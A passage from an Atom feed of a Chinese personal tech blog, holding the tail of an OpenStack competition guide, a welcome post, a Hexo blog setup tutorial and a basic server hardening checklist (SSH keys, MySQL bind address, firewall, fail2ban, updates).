年参赛心得</h3><p>参加这场比赛让我深刻理解了：</p><ul><li><strong>私有云的完整架构</strong>：从认证（Keystone）到计算（Nova）、网络（Neutron）、存储（Cinder&#x2F;Swift），每个组件各司其职</li><li><strong>运维的核心素养</strong>：细心、耐心、有序——一个配置错误可能导致整个平台起不来</li><li><strong>企业级思维</strong>：OpenStack 是很多企业私有云的基础，掌握它对未来职业发展很有价值</li></ul><p>虽然比赛过程很紧张（4 小时内要搭完整个平台 + 答题），但这段经历让我对云计算有了系统的认识。</p><h2 id="总结"><a href="#总结" class="headerlink" title="总结"></a>总结</h2><table><thead><tr><th>组件</th><th>作用</th></tr></thead><tbody><tr><td><strong>Keystone</strong></td><td>身份认证，所有服务的入口</td></tr><tr><td><strong>Glance</strong></td><td>镜像服务，管理虚拟机镜像</td></tr><tr><td><strong>Nova</strong></td><td>计算服务，管理虚拟机生命周期</td></tr><tr><td><strong>Neutron</strong></td><td>网络服务，SDN 网络管理</td></tr><tr><td><strong>Cinder</strong></td><td>块存储，给虚拟机挂硬盘</td></tr><tr><td><strong>Swift</strong></td><td>对象存储，类似 AWS S3</td></tr><tr><td><strong>Dashboard</strong></td><td>Web 管理界面</td></tr><tr><td><strong>Placement</strong></td><td>资源调度（Train 版新增）</td></tr></tbody></table><p>OpenStack 私有云搭建看起来步骤多，但理清逻辑后就是：<strong>配环境 → 装脚本 → 按顺序跑</strong>。掌握这套流程，不管比赛还是实际工作都能用上。</p><hr><p><a href="/">⬅️ 返回首页</a> ｜ <a href="/archives/">📖 更多文章</a></p>]]>
    </content>
    <id>https://blog.u8m.cn/posts/f6a1701e298a/</id>
    <link href="https://blog.u8m.cn/posts/f6a1701e298a/"/>
    <published>2026-07-15T11:00:00.000Z</published>
    <summary>基于 CentOS 7.9 和先电 IaaS 平台的 OpenStack Train 双节点搭建全流程，含 YUM 源配置、openrc.sh 环境变量、计算节点分区、脚本安装顺序和踩坑经验。</summary>
    <title>OpenStack 私有云平台搭建完整指南（国赛实战版）</title>
    <updated>2026-08-20T08:47:43.347Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="随笔" scheme="https://blog.u8m.cn/categories/%E9%9A%8F%E7%AC%94/"/>
    <category term="公告" scheme="https://blog.u8m.cn/tags/%E5%85%AC%E5%91%8A/"/>
    <content>
      <![CDATA[<p>欢迎来到「<strong>优梦笔谈</strong>」，这是博客的第一篇文章。</p><h2 id="这里是什么"><a href="#这里是什么" class="headerlink" title="这里是什么"></a>这里是什么</h2><p>这是小高（XiaoGao）的个人博客，主要分享技术与生活的内容。</p><ul><li>🛠️ 技术实践与折腾记录</li><li>📖 学习笔记</li><li>🌱 偶尔写写生活</li></ul><h2 id="为什么叫”优梦笔谈”"><a href="#为什么叫”优梦笔谈”" class="headerlink" title="为什么叫”优梦笔谈”"></a>为什么叫”优梦笔谈”</h2><p>取自”美好的梦想”与”执笔漫谈”之意——记录追逐梦想过程中的所思所想。</p><h2 id="技术栈"><a href="#技术栈" class="headerlink" title="技术栈"></a>技术栈</h2><p>本站使用：</p><table><thead><tr><th>组件</th><th>说明</th></tr></thead><tbody><tr><td><a href="https://hexo.io/">Hexo</a></td><td>静态博客框架</td></tr><tr><td><a href="https://butterfly.js.org/">Butterfly</a></td><td>博客主题</td></tr><tr><td>阿里云 ECS</td><td>服务器</td></tr><tr><td>Nginx</td><td>Web 服务器</td></tr><tr><td>Let’s Encrypt</td><td>HTTPS 证书</td></tr></tbody></table><blockquote><p>写作即思考，记录即成长。</p></blockquote><p>希望你能在这里找到有用的东西。</p>]]>
    </content>
    <id>https://blog.u8m.cn/posts/da630ed61997/</id>
    <link href="https://blog.u8m.cn/posts/da630ed61997/"/>
    <published>2026-07-14T10:00:00.000Z</published>
    <summary>优梦笔谈博客的第一篇文章，介绍站点定位、技术栈和写作初衷。基于 Hexo + Butterfly 主题搭建，托管于阿里云 ECS。</summary>
    <title>你好，优梦笔谈</title>
    <updated>2026-08-20T08:47:43.330Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="技术" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/"/>
    <category term="Hexo" scheme="https://blog.u8m.cn/tags/Hexo/"/>
    <category term="教程" scheme="https://blog.u8m.cn/tags/%E6%95%99%E7%A8%8B/"/>
    <category term="建站" scheme="https://blog.u8m.cn/tags/%E5%BB%BA%E7%AB%99/"/>
    <content>
      <![CDATA[<p>从零开始，用 Hexo 搭建一个自己的博客，并部署到服务器上。</p><h2 id="为什么选-Hexo"><a href="#为什么选-Hexo" class="headerlink" title="为什么选 Hexo"></a>为什么选 Hexo</h2><p>静态博客生成器有很多，我推荐 Hexo 的原因：</p><ul><li><strong>生态成熟</strong>：主题多、插件多、中文资料全</li><li><strong>内容与主题分离</strong>：文章是 Markdown，换主题不影响内容</li><li><strong>部署简单</strong>：生成纯静态文件，随便找个服务器或 GitHub Pages 就能托管</li></ul><h2 id="环境准备"><a href="#环境准备" class="headerlink" title="环境准备"></a>环境准备</h2><p>需要先装好 Node.js 和 Git，然后全局安装 Hexo：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">npm install -g hexo-cli</span><br></pre></td></tr></table></figure><h2 id="初始化博客"><a href="#初始化博客" class="headerlink" title="初始化博客"></a>初始化博客</h2><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">hexo init blog</span><br><span class="line"><span class="built_in">cd</span> blog</span><br><span class="line">npm install</span><br></pre></td></tr></table></figure><h2 id="写第一篇文章"><a href="#写第一篇文章" class="headerlink" title="写第一篇文章"></a>写第一篇文章</h2><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">hexo new <span class="string">&quot;我的第一篇文章&quot;</span></span><br></pre></td></tr></table></figure><p>文章会生成在 <code>source/_posts/</code> 下，用 Markdown 写内容：</p><figure class="highlight markdown"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">---</span><br><span class="line">title: 我的第一篇文章</span><br><span class="line"><span class="section">date: 2026-07-14</span></span><br><span class="line"><span class="section">---</span></span><br><span class="line"></span><br><span class="line">正文内容在这里。</span><br></pre></td></tr></table></figure><h2 id="本地预览"><a href="#本地预览" class="headerlink" title="本地预览"></a>本地预览</h2><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">hexo server</span><br></pre></td></tr></table></figure><p>浏览器打开 <code>http://localhost:4000</code> 就能看到效果。</p><h2 id="生成静态文件"><a href="#生成静态文件" class="headerlink" title="生成静态文件"></a>生成静态文件</h2><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">hexo clean &amp;&amp; hexo generate</span><br></pre></td></tr></table></figure><p>生成的文件在 <code>public/</code> 目录，这就是可以部署的纯静态网站。</p><h2 id="部署到服务器"><a href="#部署到服务器" class="headerlink" title="部署到服务器"></a>部署到服务器</h2><p>把 <code>public/</code> 目录下的所有文件上传到服务器，用 Nginx 托管即可：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">scp -r public/* user@server:/var/www/blog/</span><br></pre></td></tr></table></figure><p>Nginx 配置示例：</p><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br></pre></td><td class="code"><pre><span class="line"><span class="section">server</span> &#123;</span><br><span class="line">    <span class="attribute">listen</span> <span class="number">80</span>;</span><br><span class="line">    <span class="attribute">server_name</span> blog.example.com;</span><br><span class="line">    <span class="attribute">root</span> /var/www/blog;</span><br><span class="line">    <span class="attribute">index</span> index.html;</span><br><span class="line">    <span class="section">location</span> / &#123;</span><br><span class="line">        <span class="attribute">try_files</span> <span class="variable">$uri</span> <span class="variable">$uri</span>/ /index.html;</span><br><span class="line">    &#125;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><h2 id="换主题"><a href="#换主题" class="headerlink" title="换主题"></a>换主题</h2><p>Hexo 换主题非常简单，<strong>文章一字不用改</strong>：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">git <span class="built_in">clone</span> 主题仓库 themes/主题名</span><br><span class="line"><span class="comment"># 然后改 _config.yml 里的 theme: 主题名</span></span><br></pre></td></tr></table></figure><h2 id="小结"><a href="#小结" class="headerlink" title="小结"></a>小结</h2><table><thead><tr><th>步骤</th><th>命令</th></tr></thead><tbody><tr><td>初始化</td><td><code>hexo init blog</code></td></tr><tr><td>写文章</td><td><code>hexo new &quot;标题&quot;</code></td></tr><tr><td>本地预览</td><td><code>hexo server</code></td></tr><tr><td>生成</td><td><code>hexo generate</code></td></tr><tr><td>部署</td><td>上传 <code>public/</code> 到服务器</td></tr></tbody></table><div class="note tip flat"><p>写博客最重要的是<strong>开始写</strong>，工具反而是次要的。先跑起来，慢慢优化。</p></div>]]>
    </content>
    <id>https://blog.u8m.cn/posts/4659fa36191a/</id>
    <link href="https://blog.u8m.cn/posts/4659fa36191a/"/>
    <published>2026-07-14T09:00:00.000Z</published>
    <summary>从零开始用 Hexo + Butterfly 主题搭建个人博客的完整流程，涵盖环境准备、初始化、主题配置、写文章、本地预览和部署到服务器的 Nginx 配置。</summary>
    <title>用 Hexo 搭建个人博客完整指南</title>
    <updated>2026-08-20T08:47:43.363Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="技术" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/"/>
    <category term="运维" scheme="https://blog.u8m.cn/tags/%E8%BF%90%E7%BB%B4/"/>
    <category term="安全" scheme="https://blog.u8m.cn/tags/%E5%AE%89%E5%85%A8/"/>
    <category term="Linux" scheme="https://blog.u8m.cn/tags/Linux/"/>
    <content>
      <![CDATA[<p>服务器刚开通，默认配置往往不安全。花十分钟做几件事，能挡住绝大多数自动化攻击。</p><h2 id="一、SSH：关掉密码登录"><a href="#一、SSH：关掉密码登录" class="headerlink" title="一、SSH：关掉密码登录"></a>一、SSH：关掉密码登录</h2><p>SSH 暴力破解是最常见的攻击方式。检查你的 <code>/etc/ssh/sshd_config</code>：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">PermitRootLogin prohibit-password   <span class="comment"># 只允许密钥登录 root</span></span><br><span class="line">PasswordAuthentication no            <span class="comment"># 关闭所有密码登录</span></span><br></pre></td></tr></table></figure><p>改完重启 SSH：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">systemctl restart sshd</span><br></pre></td></tr></table></figure><div class="note warning flat"><p>关闭密码登录前，<strong>确保你的密钥已经能用</strong>，否则会被锁在外面。</p></div><h2 id="二、数据库：不要暴露公网"><a href="#二、数据库：不要暴露公网" class="headerlink" title="二、数据库：不要暴露公网"></a>二、数据库：不要暴露公网</h2><p>MySQL 默认可能监听 <code>0.0.0.0:3306</code>，这是极危险的。改成只监听本地：</p><figure class="highlight ini"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># my.cnf</span></span><br><span class="line"><span class="section">[mysqld]</span></span><br><span class="line"><span class="attr">bind-address</span> = <span class="number">127.0</span>.<span class="number">0.1</span></span><br></pre></td></tr></table></figure><p>需要远程连接数据库？用 <strong>SSH 隧道</strong>，不要直接暴露 3306。</p><h2 id="三、防火墙：只开必要的端口"><a href="#三、防火墙：只开必要的端口" class="headerlink" title="三、防火墙：只开必要的端口"></a>三、防火墙：只开必要的端口</h2><p>用 firewalld 或 ufw，只放行真正需要的端口：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 阿里云除了系统防火墙，还有&quot;安全组&quot;这一层，两层都要配</span></span><br><span class="line">firewall-cmd --permanent --add-service=http</span><br><span class="line">firewall-cmd --permanent --add-service=https</span><br><span class="line">firewall-cmd --permanent --add-service=ssh</span><br><span class="line">firewall-cmd --reload</span><br></pre></td></tr></table></figure><p>用不到的端口一律关闭，<strong>减少攻击面是最有效的安全措施</strong>。</p><h2 id="四、装-fail2ban：自动封禁爆破-IP"><a href="#四、装-fail2ban：自动封禁爆破-IP" class="headerlink" title="四、装 fail2ban：自动封禁爆破 IP"></a>四、装 fail2ban：自动封禁爆破 IP</h2><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">dnf install fail2ban   <span class="comment"># 或 apt install fail2ban</span></span><br><span class="line">systemctl <span class="built_in">enable</span> --now fail2ban</span><br></pre></td></tr></table></figure><p>fail2ban 会监控日志，多次登录失败的 IP 自动封禁。</p><h2 id="五、定期更新"><a href="#五、定期更新" class="headerlink" title="五、定期更新"></a>五、定期更新</h2><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 设置自动安全更新</span></span><br><span class="line">dnf install dnf-automatic</span><br><span class="line">systemctl <span class="built_in">enable</span> --now dnf-automatic.timer</span><br></pre></td></tr></table></figure><h2 id="安全检查清单"><a href="#安全检查清单" class="headerlink" title="安全检查清单"></a>安全检查清单</h2><table><thead><tr><th>项目</th><th>状态</th></tr></thead><tbody><tr><td>SSH 关闭密码登录</td><td>☐</td></tr><tr><td>SSH 禁止 root 直接登录</td><td>☐</td></tr><tr><td>数据库不暴露公网</td><td>☐</td></tr><tr><td>防火墙只开必要端口</td><td>☐</td></tr><tr><td>安装 fail2ban</td><td>☐</td></tr><tr><td>定期系统更新</td><td>☐</td></tr><tr><td>重要数据定期备份</td><td>☐</td></tr></tbody></table><h2 id="小结"><a href="#小结" class="headerlink" title="小结"></a>小结</h2><p>安全不需要多高深，<strong>做好这几件基础的事</strong>，就能挡住绝大多数自动化扫描和攻击。真正的高手攻击很难防，但那不是个人服务器要担心的问题——自动化扫描脚本才是主要威胁。</p>]]>
    </content>
    <id>https://blog.u8m.cn/posts/d06c7a9498dc/</id>
    <link href="https://blog.u8m.cn/posts/d06c7a9498dc/"/>
    <published>2026-07-14T08:00:00.000Z</published>
    <summary>新服务器开通后的安全加固清单：SSH 关闭密码登录、MySQL 不暴露公网、防火墙只开必要端口、安装 fail2ban、定期更新系统，挡住绝大多数自动化攻击。</summary>
    <title>服务器安全加固：几件事就能挡住 90% 的攻击</title>
    <updated>2026-08-20T08:47:43.357Z</updated>
  </entry>
</feed>